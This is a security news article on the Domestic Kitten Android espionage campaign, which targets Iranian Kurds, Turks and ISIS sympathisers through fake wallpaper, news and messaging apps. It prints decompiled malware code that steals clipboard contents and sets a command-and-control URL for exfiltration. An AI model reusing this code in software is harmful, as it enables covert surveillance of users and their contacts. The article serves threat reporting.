Domestic Kitten APT Operates in Silence Since 2016

bleepingcomputer.com/news/security/domestic-kitten-apt-operates-in-silence-since-2016/

Ionut Ilascu

By
Ionut Ilascu

- September 7, 2018
- 10:46 AM
- 1

An extensive surveillance operation targets specific groups of individuals with malicious mobile apps that collect sensitive information on the device along with surrounding voice recordings.

Researchers with CheckPoint discovered the attack and named it Domestic Kitten. The targets are Kurdish and Turkish natives, and ISIS supporters, all Iranian citizens.

The data collected by Domestic Kitten from compromised phones includes a wealth of information, as detailed below:

- contact lists
- call records
- text and multimedia messages
- browser history and bookmarks
- geographical location
- photos
- recordings of nearby conversations
- list of installed apps

- clipboard content
- data on external storage


```
private TimerTask doScanClip = new TimerTask()
{
  public void run()
  {
    try
    {
      Object localObject = (ClipboardManager)AMService.this.getSystemService("clipboard");
      if (((ClipboardManager)localObject).hasText())
      {
        localObject = ((ClipboardManager)localObject).getText();
        int i = ((CharSequence)localObject).length();
        if ((AMService.this.mPrevClipSize != i) && (i != 0))
        {
          if (i > 30) {}
          for (localObject = ((CharSequence)localObject).subSequence(0, 30).toString();; localObject = ((CharSequence)localObject).toString())
          {
            AMService.this.mPrevClipSize = i;
            AMService.this.insertLog(Utils.getClipboardLog((String)localObject), "doScanClip");
            return;
          }
        }
      }
      return;
    }
    catch (Exception localException) {}
  }
};
```

Malicious code steals clipboard content

The operation may be active since 2016

The threat actor uses three mobile applications that are of interest to the potential victims: a wallpaper changer, an app purporting to offer news updates from ANF (a legitimate Kurdish news website), and a fake version of the Vidogram messaging app.

The wallpaper changer is designed to lure victims by offering them ISIS-related pictures to set as the screen background.



Wallpaper changer app

The certificate used for signing all three apps, a requirement installing them on an Android device, was issued in 2016. This suggests that the campaign escaped detection for two years.

To exfiltrate data from a compromised device the apps use HTTP POST requests to the command and control (C2) server available at newly registered domains.

One of the apps also contacts a website (firmwaresystemupdate[.]com) that resolved to an Iranian IP address initially but changed to a Russian address.

```
public Settings(Context paramContext)
{
  this.amPreferences = paramContext.getSharedPreferences("com.andriod.browser.AMService", 0);
  this.userName = readStr("UserName");
  if (this.userName == "None") {
    save("UserName", "daeshsh");
  }
  this.serverAddress = readStr("ServerAddress");
  if (this.serverAddress == "None") {
    save("ServerAddress", "http://www.firmwaresystemupdate.com/mmh");
  }
  this.backupAddress = readStr("BackupAddress");
  if (this.backupAddress == "None") {
    save("BackupAddress", "http://www.firmwaresystemupdate.com/mmh");
  }
  this.hiddenNumber = readStr("HiddenNumber");
  save("Media Busy", false);
  save("Get File", false);
  save("Delete File", false);
  refresh();
}
```

All data delivered to the C2 is encrypted with the AES algorithm and can be decrypted with a device ID the attacker creates for each victim.

Domestic Kitten Makes Thousands of Collateral Victims

CheckPoint's analysis shows that 240 users have fallen victim to operation Domestic Kitten. More than 97% of them are Iranians, the rest being victims in Afghanistan, Iraq and Great Britain.

However, due to the comprehensive nature of the surveillance of the campaign, private information of thousands of individuals has been compromised.

They are not necessarily the object of the surveillance, but collateral victims whose details were leaked from contact lists or conversations with the targets.

Clues point to state-backed Iranian APT

In a report shared with BleepingComputer, the researchers say that the operator of Domestic Kitten remains unconfirmed, but based on the political conditions in the region they believe Iranian government entities are behind it.

"Indeed, these surveillance programs are used against individuals and groups that could pose a threat to the stability of the Iranian regime. These could include internal dissidents and opposition forces, as well as ISIS advocates and the Kurdish minority settled mainly in Western Iran," CheckPoint explains.

They say that the nature of the targets, the apps and the attack infrastructure are clues that support the theory of an Iranian origin.

Related Articles:

Hackers target Russian govt with fake Windows updates pushing RATs

Chinese ‘Space Pirates’ are hacking Russian aerospace firms

Bitter cyberspies target South Asian govts with new malware

Hackers are now hiding malware in Windows Event Logs

Google: Chinese state hackers keep targeting Russian govt agencies

APT

Ionut Ilascu

Ionut Ilascu is a technology writer with a focus on all things cybersecurity. The topics he writes about include malware, vulnerabilities, exploits and security defenses, as well as research and innovation in information security. His work has been published by Bitdefender, Netgear, The Security Ledger and Softpedia.

- Previous Article
- Next Article

Comments

Exnor - 3 years ago

Oh c'mon.... of you like ISIS-related pictures you kinda deserve this malware....

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: